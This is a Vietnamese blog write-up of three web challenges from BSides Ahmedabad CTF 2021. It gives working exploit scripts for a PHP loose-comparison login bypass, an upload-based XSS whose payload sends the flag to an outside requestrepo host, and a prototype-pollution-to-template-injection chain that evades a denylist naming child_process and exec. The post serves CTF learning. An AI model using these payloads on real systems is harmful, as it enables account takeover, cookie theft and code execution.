---
layout: post
title: "WRITEUP BSides Ahmedabad CTF 2021: WEB"
categories: CTF
toc: true
tags: CTF
---
Mình thấy có 1 ctf khá hay và dạo này cũng không biết blog nhiều lắm, nay thấy challenge ở ctf này nhiều điều để học nên viết lại một số lời giải của các challenge mà mình đã giải quyết được.
Tất cả source code mình của bài mình để ở đây nhé, các bạn có thể tải về và deploy lên local để test [SRC](https://github.com/DauHoangTai/WriteupCTF/tree/master/2021/BSides%20Ahmedabad%20CTF)
## Challenge entrance
Author cung cấp cho chúng ta 2 file php

Bây giờ cùng đi phân tích từng file:
- File `index.php`:
- 
- Ở file này chỉ cần chú ý đoạn code này, nếu như session `privilege` = `admin` thì sẽ được `/flag.txt`
- File login.php:
```php
<?php
session_start();
$users = array(
"admin" => "caa6d4940850705040738b276c7bb3fea1030460",
"guest" => "35675e68f4b5af7b995d9205ad0fc43842f16450"
);
function lookup($username) {
global $users;
return array_key_exists($username, $users) ? $users[$username] : "";
}
if (!empty($_POST['username']) && !empty($_POST['password'])) {
$sha1pass = lookup($_POST['username']);
if ($sha1pass == sha1($_POST['password'])) {
$_SESSION['login'] = true;
$_SESSION['privilege'] = $_POST['username'] == "guest" ? "guest" : "admin";
header("Location: /");
exit();
} else {
$fail = true;
}
}
```
- Mình sẽ phân tích đoạn code trên như sau:
- Đầu tiên khởi tạo session
- `$user` là 1 mảng với các key: `admin` và `guest` có value tương ứng
- Func `lookup` sẽ kiểm tra xem `username` đưa vào có trong mảng hay không, nếu có sẽ return về giá trị của username đó, không có thì trả về trống
- Đoạn code còn lại sẽ nhận 2 tham số do người dùng nhập vào là `username` và `password` theo POST method.
- `$sha1pass` sẽ được gán bằng kết quả trả về của func `lookup`
- Cuối cùng so sánh `$sha1pass == sha1($_POST['password'])`, nếu bằng nhau thì sẽ set cho session `login = true` và kiểm tra `username` mình đưa vào bằng `guest` thì sẽ set `privilege=guest`, còn không sẽ set bằng `admin` (điều mình cần)
### Payload
Ở đây mình chỉ cần truyền vào `username` một giá trị bất kì không là `key` nằm trong array `users`, khi đó ở hàm `lookup` sẽ trả về rỗng => `$sha1pass=""`
Ở đoạn `sha1($_POST['password'])` thì truyển vào 1 array thì khi `sha1` sẽ trả về null. Quan trong ở đây, chương trình sử dụng compare `==` => `"" == null` sẽ trả về true. Khi đó pass được if và kiểm trả username không bằng guest thì sẽ set cho `privilege=admin`. Để dễ hiểu thì mình để đoạn debug ở đây nhé

Final payload
```py
import requests
from bs4 import BeautifulSoup
rq = requests.Session()
url = 'http://6ae0-14-233-85-235.ngrok.io'
def login():
data = {'username':'taidh','password[]':''}
rq.post(url=url+'/login.php', data=data)
def getFlag():
r = rq.get(url=url+'/index.php')
sourp = BeautifulSoup(r.content,'html.parser')
flag = sourp.findAll('p')[0]
print(flag)
if __name__ == '__main__':
login()
getFlag()
```
Các bạn nhớ tạo 1 file `flag.txt` ở `/` nhé (nếu deploy local)

## Challenge Roda
Cấu trúc của source code mà author cung cấp như sau

Đầu tiên ở folder `worker` có file `index.js`, sau khi đọc qua thì thấy ở file này có chức năng là giống như một con bot. Mới đọc file này thì thấy được bài này có thể là `xss` rồi hehe.
Qua folder web là luồng hoạt động chính của web và bắt đầu đi vô phân tích file `index.js` của folder này. Ở đây mình sẽ phân tích những function cũng như luông hoạt động như nào để dẫn đến exlpoit được thôi nhé
```js
app.get('/', (req, res) => {
res.render('index');
});
```
Router này thì chỉ có render ra file index (trang chủ)
```js
app.get('/flag', adminRequired, (req, res) => {
res.send(FLAG);
});
```
Router `/flag` thì sẽ đưa vào 1 function `adminRequired` sau khi thực hiện xong func này thì sẽ gọi 1 callback và send flag cho chúng ta (cũng là điều chúng ta cần). Vậy bây giờ xem func `adminRequired` hoạt động như nào.
```js
function adminRequired(req, res, next) {
if (!('secret' in req.cookies)) {
res.status(401).render('error', {
message: 'Unauthorized'
});
return;
}
if (req.cookies.secret !== SECRET) {
res.status(401).render('error', {
message: 'Unauthorized'
});
return;
}
next();
}
```
Function `adminRequired` hoạt động như sau:
- kiểm tra có cookie `secret`, nếu không có thì sẽ render `Unauthorized`.
- Nếu đã có cookie `secret` thì sẽ check, `secret` ở request lên có bằng với `SECRET` đã được khởi tạo sẵn trong server hay không.
`SECRET` sẽ được khởi tạo `const SECRET = process.env.SECRET || 's3cr3t';` => mình không thể biết nó là gì để set và pass qua function này.
```js
app.post('/upload', upload.single('file'), (req, res) => {
const { file } = req;
fs.readFile(file.path, (err, data) => {
const buf = new Uint8Array(data);
const fileName = file.originalname;
const ext = fileName.split('.').slice(-1)[0];
// check if the file is safe
if (isValidFile(ext, buf)) {
const newFileName = uuidv4() + '.' + ext;
fs.writeFile('uploads/' + newFileName, buf, (err, data) => {
let id;
do {
id = generateId();
} while (id in uploadedFiles);
uploadedFiles[id] = newFileName;
res.json({
status: 'success',
id
});
});
} else {
res.json({
status: 'error',
message: 'Invalid file'
});
}
});
});
```
Router `/upload` sẽ nhận 1 file theo POST method.
- Đầu tiên sẽ đọc file và gán cho `buf = new Uint8Array(data)`. Ở đây `buf` sẽ có dạng `[97,98,99,...]` (nếu như upload file .txt với content là `abc...`)
- Tiếp tục tách `fileName` và `ext`(đuôi của file).
- Truyền `ext` và `buf` vô function `isValidFile` để check, nếu pass được function này thì sẽ tạo một `newFileName` với `uuidv4() + '.' + ext` -> (60494728-f6ac-48f3-9e9a-bcfa2fbcec52.png chẳng hạn)
- Cuối cùng sẽ ghi `buf` vào `newFileName`. Tạo 1 id bằng function `generateId`, `uploadedFiles` là một object được khởi tạo ở gần phía trên cùng code. `uploadedFiles[id] = newFileName;` và send thành công thì sẽ render `success`.
- Tới đây thì chúng ta cần đi phân tích function `isValidFile` làm gì để có thể vô được if.
```js
function isValidFile(ext, data) {
// extension should not have special chars
if (/[^0-9A-Za-z]/.test(ext)) {
return false;
}
// prevent uploading files other than images
if (!(ext in SIGNATURES)) {
return false;
}
const signature = SIGNATURES[ext];
return compareUint8Arrays(signature, data.slice(0, signature.length));
}
```
- Nhận 2 tham số `ext` và `data`. `ext` -> đuôi file, `data` -> buf
- If đầu tiên sẽ check ext không được chứa kí tự đặc biệt
- If tiếp theo check `ext` có trong `SIGNATURES` hay không.
```js
const SIGNATURES = {
'png': new Uint8Array([0x89, 0x50, 0x4e, 0x47, 0x0d, 0x0a, 0x1a, 0x0a]),
'jpg': new Uint8Array([0xff, 0xd8])
};
```
- SIGNATURES chính là 1 object gồm có `png` và `jpg` có giá trị tương ứng là mảng data.
- Cuối cùng sẽ đưa 2 đối số vô function `compareUint8Arrays` là `signature` (giá trị của ext được khởi tạo ở SIGNATURES) với `data.slice(0, signature.length)` (lấy 1 đoạn của data từ 0 đến length của signature)
- Tiếp tục đi phân tích function `compareUint8Arrays`
```js
function compareUint8Arrays(known, input) {
if (known.length !== input.length) {
return false;
}
for (let i = 0; i < known.length; i++) {
if (known[i] !== input[i]) {
return false;
}
}
return true;
}
```
- If thứ nhất sẽ check length data của 2 tham số đưa vào phải bằng nhau
- If thứ hai sẽ check từng giá trị của 2 tham số phải bằng nhau (known và input đều là array)
- 1 đoạn code quan trọng nữa cần biết để exploit được bài này
```js
app.get('/uploads/:fileName', (req, res) => {
const { fileName } = req.params;
const path = 'uploads/' + fileName;
// no path traversal
res.type('text/html'); // prepare for error messages
if (/[/\\]|\.\./.test(fileName)) {
res.status(403).render('error', {
message: 'No hack'
});
return;
}
```
- Điều quan trọng ở router này là dòng `res.type('text/html');` nếu như upload file mà file đó có ext không nằm trong `SIGNATURES` thì sẽ set cho header `Content-Type: text/html`
### IDEA
Ở bài này như đã nói ban đầu thì chúng ta cần xss để steal cookie (trong cookie có secret) và set cookie để truy cập vô router `/flag`.
- Step 1: Cần upload 1 file có extension không thuộc trong `SIGNATURES` để chương trình set `Content-Type: text/html`
- Step 2: Cần pass được function `isValidFile` và `compareUint8Arrays`.
- Step 3: Truy cập file đó để có thể trigger được xss

- Step 4: Report cho bot.
Vậy điều gì sẽ xảy ra nếu chúng ta truyền vào 1 file với extension `.valueOf` ?
Tới đây mình sẽ debug cho dễ hiểu nhé. Ví dụ mình sẽ up 1 file `test.valueOf` với nội dung `abc`
- Đầu tiên file này có extension file không nằm trong `SIGNATURES` => set header `Content-Type: text/html` (xong step 1)
- Đến function `isValidFile`
- If thứ hai như bên dưới mình debug thì nó sẽ trả về true => pass
```js
if (!(ext in SIGNATURES)) {
return false;
}
```

- Đến đoạn code cuối cùng của function này
```js
const signature = SIGNATURES[ext];
return compareUint8Arrays(signature, data.slice(0, signature.length));
```
- `signature` lúc này là Function `valueOf`

- Vậy lúc này khi `data.slice(0, signature.length)` thì sẽ trả về 1 array rỗng `[]` vì length `signature` = 0 
=> Lúc này length của 2 tham số đưa vào func `compareUint8Arrays` đều là 0 => pass được func này.
Vậy bây giờ thử upload 1 file `test.valueOf` với nội dung `<script>alert(1);</script>`.

=> đã upload lên thành công, bây giờ truy cập vô `id` và access vô file mình vừa upload

Trang trả về 1 popup alert(1) => trigger thành công xss

=> Cuối cùng chỉ cần steal cookie và có flag
Final payload
File `payload.valueOf`
```html
<script>
fetch('/flag',{mode: 'no-cors'}).then(r=>r.text()).then(t=>fetch('https://jf0mjxws.requestrepo.com?cc='+btoa(t),{mode: 'no-cors'}))
</script>
```
File `payload.py`
```py
import requests
from bs4 import BeautifulSoup
import json
from re import findall, DOTALL
url = 'http://HOST:PORT'
path_regex = r'src="(.*?)"'
def uploadFile():
files = {'file': open('payload.valueOf', 'rb')}
r = requests.post(url = url+'/upload', files=files)
id_get = json.loads(r.text)
return id_get['id']
def getPathImg():
id_get = uploadFile()
r = requests.get(url=url+f'/{id_get}')
path = findall(path_regex,r.text)[0]
return path
print('Location save file: '+getPathImg())
```
Sau khi chạy payload trên thì nhận được một path nếu click vào thì sẽ trigger xss => bây giờ send path này cho admin

Chú ý đoạn code này chỉ nhận vô là tham số `id` mà điều chúng ta cần là bot visit vô url chứa path ở trên. Vậy ở đoạn này khi mà ta ấn `Report to admin` thì dùng burp bắt lại request và sửa thành
```
POST /uploads\23161729-0d42-4fd9-b894-03ecd3c34500.valueOf/report
...
```
`uploads\23161729-0d42-4fd9-b894-03ecd3c34500.valueOf` các bạn thay bằng path bạn nhận được sau khi chạy `payload.py` nha.
Giải thích 1 chút xíu vì sao sử dụng `\` thay vì `/`:
- Nếu chúng ta để `/` thì sẽ trờ thành 1 Router khác không còn là `:id/report` => server trả về 404
- Để `\` thì khi request tới bot sẽ normal url => request bình thường. Các bạn có thể thử request với `\` trên brower và thấy kết quả.
## Challenge pugpug
Ở bài này source code chỉ có 2 file cần chú ý là `index.js` và `utils.js`.
Vậy bây giờ cứ đi phân tích từng đoạn code quan trọng để hiểu và dẫn đến exploit như nào.
File `index.js`:
```js
app.use((req, res, next) => {
inp = decodeURIComponent(req.originalUrl)
const denylist = ["%","(","global", "process","mainModule","require","child_process","exec","\"","'","!","`",":","-","_"];
for(i=0;i<denylist.length; i++){
if(inp.includes(denylist[i])){
return res.send('request is blocked');
}
}
next();
});
```
- Ở đoạn này là middleware thì có nhiệm vụ là check các input của chúng ta nhập vào. Có 1 blacklist `denylist` -> những kí tự và char không được có trong input. Nếu đầu vào của chúng ta nhập vào chứa các kí tự đó thì sẽ return về `request is blocked`. Đoạn này mình sẽ nói thêm 1 chút, hàm `includes` có thể bypass được:

Nhưng các fucntion bị deny trong array đó nếu thay thành hoa thì sẽ không thực thi được (ở đây chỉ giới thiệu thêm về `includes`)
- Router `/`:
```js
app.get('/',(req,res) =>{
var basic = {
title: "Pug 101",
head: "Welcome to Pug 101",
name: "Guest"
}
var input = deparam(req.originalUrl.slice(2));
if(input.name)
basic.name = input.name.Safetify()
if(input.head)
basic.head = input.head.Safetify()
var content = input.content? input.content.Safetify() : ''
var pugtmpl = template.replace('OUT',content)
const compiledFunction = pug.compile(pugtmpl)
res.send(compiledFunction(basic));
});
```
- Khởi tạo 1 object `basic`. input của chúng ta nhập được đưa vô func `deparam` (hàm này được nằm trong lib `jquery-deparam`).
- 2 tham số của chúng ta nhập vào `name` và `head` đều được đưa vô fucntion `Safetify` (nằm ở file `utils.js`) để kiểm tra.
- Cuối cùng là đưa `content` vào `pug.compile` để load và render ra template.
- File `utils.js`
```js
String.SafetifyRegExp = new RegExp("([^a-zA-Z0-9 \r\n])","gi");
String.UnsafetifyRegExp = new RegExp("-(.*?)-","gi");
String.SafetifyFunc = function(match, capture, index, full){
//my pug hates these characters
return "b nyan "+capture.charCodeAt(0);
};
String.UnsafetifyFunc = function(match, capture, index, full){
return String.fromCharCode(capture);
};
//create a String prototype function so we can do this directly on each string as
//"my cool string".Safetify()
String.prototype.Safetify = function(){
return this.replace(String.SafetifyRegExp, String.SafetifyFunc);
};
String.prototype.Unsafetify = function(){
return this.replace(String.UnsafetifyRegExp, String.UnsafetifyFunc);
};
//global functions so we can call ['hello','there'].map(Safetify)
Safetify = function(s){
return s.Safetify();
};
Unsafetify = function(s){
return s.Unsafetify();
};
```
- Đoạn trên liên quan logic với nhau nên mình cop hết để dễ phân tích nhé.
- Đầu tiên khởi tạo 2 String `SafetifyRegExp` và `UnsafetifyRegExp` là 2 regex khác nhau.
```js
String.prototype.Safetify = function(){
return this.replace(String.SafetifyRegExp, String.SafetifyFunc);
};
```
- Đoàn này sẽ replace String của `SafetifyRegExp` thành `SafetifyFunc`.
### IDEA
Để exploit được bài này cần những step sau:
- Step 1: Ở lib `jquery-deparam` có 1 lỗi [prototype pollution](https://github.com/BlackFan/client-side-prototype-pollution/blob/master/pp/jquery-deparam.md). Nhưng khi dựa vào poc này, chúng ta không thể overwrite được `name` vì có đoạn code này
```js
Object.seal && [ Object, Array, String, Number ].map( function( builtin ) { Object.seal( builtin.prototype ); } )
```
- Mình đã thử `?constructor[prototype][name]=taidh` nhưng sau đó thì `name` vẫn được giữ nguyên không hề thay đổi, nhưng khi xóa đoạn code trên thì có thể overwrite bình thường. (phong ấn prototype pollution )
- Step 2: Nhưng ở file `util.js` thì có function `Safetify` gọi prototype => chúng ta có thể dựa vô nó để gọi prototype và overwrite `SafetifyRegExp` và `SafetifyFunc` để khi vô `replace` thì sẽ thành chuỗi ta mong muốn.
- VD: `SafetifyRegExp = 't'` và `SafetifyFunc = 'c'` khi nhập vô input là `protess` thì nó sẽ thành `process` => bypass được `denylist`.

### Payload
```py
import requests
from bs4 import BeautifulSoup
url = 'http://HOST:PORT'
def overwriteRegExp():
params = '/?constructor[name][constructor][SafetifyRegExp]=z'
r = requests.get(url=url+params)
def overwriteFunc():
params = '/?constructor[name][constructor][SafetifyFunc]=c'
r = requests.get(url=url+params)
def getFlag():
overwriteRegExp()
overwriteFunc()
params = {'content':'p #{this.prozess.env.FLAG}'}
r = requests.get(url=url,params=params)
sourp = BeautifulSoup(r.content,'html.parser')
flag = sourp('p')[4]
print(flag)
getFlag()
```

 Sign in with Wallet
Connect another wallet
Sign in with Wallet
Connect another wallet